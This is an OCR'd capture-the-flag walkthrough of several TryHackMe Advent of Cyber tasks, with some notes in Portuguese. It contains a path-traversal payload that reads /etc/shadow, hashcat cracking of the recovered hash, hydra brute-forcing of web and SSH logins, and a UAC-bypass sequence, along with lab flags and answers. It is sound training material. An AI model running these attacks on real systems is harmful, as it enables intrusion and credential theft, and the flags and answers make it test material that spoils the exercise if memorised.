
echo 'deb http://ftp.debian.org/debian stretch-backports main' | sudo tee --append /etc/apt/sources.list.d/stretch-backports.list >> /dev/null

apt-get update


apt-get install -t stretch-backports remmina remmina-plugin-rdp remmina-plugin-secret remmina-plugin-spice





THM{HACK_PLAYER_ONE}



https://www.cybersecurity-help.cz/vdb/SB2019111306 / CVE-2019-1388









Salvei a pagina dentro de /System32 (ctrl + s)

Digitei "**C:\Windows\System32*.***" no nome do arquivo e mudei a propriedade para .txt






..\..\Users\Administrator\Desktop\root.txt

Abrir como notepad

THM{COIN_OPERATED_EXPLOITATION}



Task 19

curl advent-bucket-one.s3.amazonaws.com | xmllint --format -

employee_names.txt

```
hackudo@kali:~$ curl advent-bucket-one.s3.amazonaws.com | xmllint --format -
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   454    0   454    0     0    393      0 --:--:--  0:00:01 --:--:--   393
<?xml version="1.0" encoding="UTF-8"?>
<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
  <Name>advent-bucket-one</Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
  <Contents>
    <Key>employee_names.txt</Key>
    <LastModified>2019-12-14T15:53:25.000Z</LastModified>
    <ETag>"e8d2d18588378e0ee0b27fa1b125ad58"</ETag>
    <Size>7</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
</ListBucketResult>
```

curl advent-bucket-one.s3.amazonaws.com/employee_names.txt

```
hackudo@kali:~$ curl advent-bucket-one.s3.amazonaws.com/employee_names.txt
mcchef
```

#1 What is the name of the file you found?

employee_names.txt — Correct Answer

#2 What is in the file?


mcchef — Correct Answer

Task 20

sudo nmap -sV -p- -vvv 10.10.18.59


```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 61 Node.js (Express middleware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

http://10.10.18.59/



LFI:

http://10.10.18.59/get-file/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc%2fpasswd



http://10.10.18.59/get-file/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc%2fshadow

ncharlie:6oHymLspP$wTqsTmpPkz.u/CQDbheQjwwjyYoVN2rOm6CDu0KDeq8mN4pqzuna7OX.LPdDPCkPj7O9TB0rvWfCzpEkGOyhL.

"root:*:18152:0:99999:7:::\ndaemon:*:18152:0:99999:7:::\nbin:*:18152:0:99999:7:::\nsys:*:18152:0:99999:7:::\nsync:*:18152:0:99999:7:::\ngames:*:18152:0:99999:7:::\nman:*:18152:0:99999:7:::\nlp:*:18152:0:99999:7:::\nmail:*:18152:0:99999:7:::\nnews:*:18152:0:99999:7:::\nuucp:*:18152:0:99999:7:::\nproxy:*:18152:0:99999:7:::\nwww-data:*:18152:0:99999:7:::\nbackup:*:18152:0:99999:7:::\nlist:*:18152:0:99999:7:::\nirc:*:18152:0:99999:7:::\ngnats:*:18152:0:99999:7:::\nnobody:*:18152:0:99999:7:::\nsystemd-timesync:*:18152:0:99999:7:::\nsystemd-network:*:18152:0:99999:7:::\nsystemd-resolve:*:18152:0:99999:7:::\nsystemd-bus-proxy:*:18152:0:99999:7:::\nsyslog:*:18152:0:99999:7:::\n_apt:*:18152:0:99999:7:::\nlxd:*:18152:0:99999:7:::\nmessagebus:*:18152:0:99999:7:::\nuuidd:*:18152:0:99999:7:::\ndnsmasq:*:18152:0:99999:7:::\nsshd:*:18152:0:99999:7:::\npollinate:*:18152:0:99999:7:::\nubuntu:!:18243:0:99999:7:::\ncharlie:6oHymLspP$wTqsTmpPkz.u/CQDbheQjwwjyYoVN2rOm6CDu0KDeq8mN4pqzuna7OX.LPdDPCkPj7O9TB0rvWfCzpEkGOyhL.:18243:0:99999:7:::\n"

sudo hashcat -a 0 -m 1800 hash /usr/share/wordlists/rockyou.txt –force

password1

```
$6$oHymLspP$wTqsTmpPkz.u/CQDbheQjwwjyYoVN2rOm6CDu0KDeq8mN4pqzuna7OX.LPdDPCkPj7O9TB0rvWfCzpEkGOyhL.:password
1
```

ssh charlie@10.10.18.59

password1

ls

cat flag1.txt

THM{4ea2adf842713ad3ce0c1f05ef12256d}

```
hackudo@kali:~$ ssh charlie@10.10.18.59
The authenticity of host '10.10.18.59 (10.10.18.59)' can't be established.
ECDSA key fingerprint is SHA256:UXMg0HkxuH2PQNzqlpYaTK/ZQpgxoVGhV4CN8AlP4Sk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.18.59' (ECDSA) to the list of known hosts.
charlie@10.10.18.59's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

65 packages can be updated.
32 updates are security updates.


Last login: Fri Dec 13 21:44:29 2019 from 10.8.11.98
charlie@ip-10-10-18-59:~$ ls
flag1.txt
charlie@ip-10-10-18-59:~$ cat flag1.txt
THM{4ea2adf842713ad3ce0c1f05ef12256d}
```

#1 What is Charlie going to book a holiday to?

Hawaii — Correct Answer

#2 Read /etc/shadow and crack Charlies password.

password1 — Correct Answer

#3 What is flag1.txt?

THM{4ea2adf842713ad3ce0c1f05ef12256d} — Correct Answer

Task 21

from os import path, chdir, listdir, getcwd, system

from zipfile import ZipFile

import sys

```
workingPath = getcwd()


#Check if Exiftool is installed and install it if not
exif_installed = system("exiftool >>/dev/null")
if exif_installed != 0:
    install = input("You don't have exiftool installed, would you like to install it? (Y/n): ")
    if install.lower() == "n":
        print("Program can't work without exiftool installed. Exiting...")
        sys.exit()


    system("sudo apt-get install exiftool -y")
    exif_installed = system("exiftool >>/dev/null")
    if exif_installed != 0:
        print("Fatal Error -- Couldn't install Exiftool. Check your repositories. Exiting...")
        sys.exit()
    print("\n\n\n\n\nProgram Starting Now:\n\n")


if len(sys.argv) < 2:
    print("Wrong arguments\nSyntax: python3 extract.py [filename] OPTIONAL -C")
    sys.exit()
elif path.exists(sys.argv[1])!=True or sys.argv[1][-4:] != ".zip":
    print ("Invalid Filename!")
with ZipFile(workingPath+"/"+sys.argv[1], 'r') as zipfile:
```

```
        zipfile.extractall(workingPath+"/extracted_zips")


for zfile in listdir(workingPath + "/extracted_zips"):
    with ZipFile(workingPath+"/extracted_zips/"+zfile) as zipfile:
            zipfile.extractall(workingPath+"/extracted_files")


#First answer:
print("The number of files is: ",len(listdir(workingPath+"/extracted_files")))


#Handle Wait Times
print("Working...", end="\r")


directory = "extracted_files"
for i in listdir(directory):
    system(f"exiftool {directory}/{i} >> exiftool.txt")


with open("exiftool.txt") as etresults:
    metadata = etresults.readlines()
system("rm exiftool.txt")
counter = 0
for line in metadata:
    if "Version" in line and "1.1" in line:
        counter += 1
#Second answer:
```

```
print("The number of files containing Version: 1.1 is: ",counter)


chdir("extracted_files")
for filename in listdir():
    try:
        with open(filename, "r") as f:
            data = f.read()
            if "password" in data:
                print("Filename is: ", filename)
    except:
        continue
if "-C" in sys.argv:
    chdir(workingPath)
    system("rm -rf extracted_files extracted_zips")
```

sudo python3 script.py final-final-compressed.zip -C

```
root@kali:~/Downloads# sudo python3 script.py final-final-compressed.zip -C
The number of files is:  50
The number of files containing Version: 1.1 is:  3
Filename is:  dL6w.txt
```

#1 How many files did you extract(excluding all the .zip files)

50 Correct Answer

#2 How many files contain Version: 1.1 in their metadata?

3 Correct Answer

#3 Which file contains the password?


dL6w.txt Correct Answer

Task 22

http://10.10.59.131/login

Network > HTML > Edit and Resend:

username=a&password=a




hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.59.131 http-post-form "/login:username=^USER^&password=^PASS^&Login=Login:Your username or password is incorrect."

```
root@kali:~# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.59.131 http-post-form "/login:usern
ame=^USER^&password=^PASS^&Login=Login:Your username or password is incorrect."
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or
 for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-05 11:24:14
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous s
ession found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries
per task
[DATA] attacking http-post-form://10.10.59.131:80/login:username=^USER^&password=^PASS^&Login=Login:Your
username or password is incorrect.
[80][http-post-form] host: 10.10.59.131   login: molly   password: joyness1994
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-07-05 11:24:34
```

Login: molly // Senha: joyness1994



THM{2673a7dd116de68e85c48ec0b1f2612e}

hydra -P /usr/share/wordlists/rockyou.txt -l molly ssh://10.10.59.131


```
root@kali:~# hydra -P /usr/share/wordlists/rockyou.txt -l molly ssh://10.10.59.131
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or
 for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-05 11:26:31
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tas
ks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries
per task
[DATA] attacking ssh://10.10.59.131:22/
[22][ssh] host: 10.10.59.131   login: molly   password: butterfly
```

ssh molly@10.10.59.131

butterfly

THM{c8eeb0468febbadea859baeb33b2541b}




Task 23

